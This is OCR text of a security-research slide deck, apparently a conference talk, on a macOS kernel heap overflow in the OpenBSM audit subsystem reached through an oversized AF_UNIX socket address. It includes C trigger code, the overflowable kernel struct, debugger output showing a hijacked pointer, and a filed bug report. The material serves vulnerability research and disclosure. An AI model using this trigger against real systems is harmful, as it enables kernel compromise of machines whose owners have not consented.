
can we create a socket > _SS_MAXSIZE?

Better Yet -Kernel Heap-Overflow?

back to AF_UNIX sockets

```
#define SOCKET_SIZE 200

//create socket
int unixSocket = socket(AF_UNIX,
                        SOCK_STREAM, 0);

//alloc/fill
char* addr = malloc(SOCKET_SIZE);
memset(addr, 0x41, SOCKET_SIZE);

//init
((struct sockaddr_un*)addr)
          ->sun_len = SOCKET_SIZE;
((struct sockaddr_un*)addr)
          ->sun_family = AF_UNIX;

//bind
// triggers audit
bind(unixSocket, addr, SOCKET_SIZE));
```

sockaddr > 128



kernel heap-overflow

EXPLOITATION?

heap-overflows can be tricky, but!

we control:

1. # of bytes copied
2. values of bytes copied

```
struct kaudit_record {
  struct audit_record k_ar;
  //below this, can be overflowed
  void *k_udata;
  u_int k_ulen;
  struct uthread *k_uthread;
  TAILQ_ENTRY(kaudit_record) k_q;
};
```


overflow

self-contained heap object

kernel heap

normal heap exploitation

kernel heap



self-contained corruption

EXPLOITATION?

tactical overflow to hijack pointer

```
(lldb) x/100xb 0xffffff801a4c26f8
0xffffff801a4c26f8: 0xfa 0x01 0x41 0x41 0x41 0x41 0x41 0x41
0xffffff801a4c2700: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41
0xffffff801a4c2708: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41
0xffffff801a4c2710: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41
0xffffff801a4c2718: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41
0xffffff801a4c2720: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41
0xffffff801a4c2728: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41
0xffffff801a4c2730: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41
0xffffff801a4c2738: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41
0xffffff801a4c2740: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41
0xffffff801a4c2748: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41
0xffffff801a4c2750: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41
0xffffff801a4c2758: 0x41 0x41 0x41 0x41
(lldb) x/i $pc
->  0xffffff80063eb6da: 48 8b 00  movq   (%rax), %rax
(lldb) reg read $rax
     rax = 0x4141414141414141
```

audit overflow;
kernel-mode pointer hijack

apple heap exploitations

- *"Attacking the XNU Kernel in El Capitan"* -luca todesco
- *"Hacking from iOS 8 to iOS 9"* -team pangu
- *"Shooting the OS X El Capitan Kernel Like a Sniper" -liang chen/qidan he*

bug report


30824217 **Exploitable Kernel Heap Overflow: sockaddr_un bcopy'd into sockaddr_storage**

State: Open **Product:** macOS + SDK

Rank: No Value


Conclusion


wrapping this up



The (OpenBSM) Audit Subsystem

good, bad, & the ugly





Like Free Tools?

and Odays & malware analysis?

support it :)
www.patreon.com/objective_see

TaskExplorer

OverSight

KnockKnock

BlockBlock

KextViewr

RansomWhere?

Ostiarius

Contact Me

@patrickwardle

Objective-See

digita security

cybersecurity solutions for the macOS enterprise

CREDITS

mahalo :)

images

- iconexperience.com

- wirdou.com/2012/02/04/is-that-bad-doctor
- http://pre04.deviantart.net/2aa3/th/pre/f/2010/206/4/4/441488bcc359b59be409ca02f863e843.jpg

resources

- opensource.apple.com
- newosxbook.com (*OS Internals)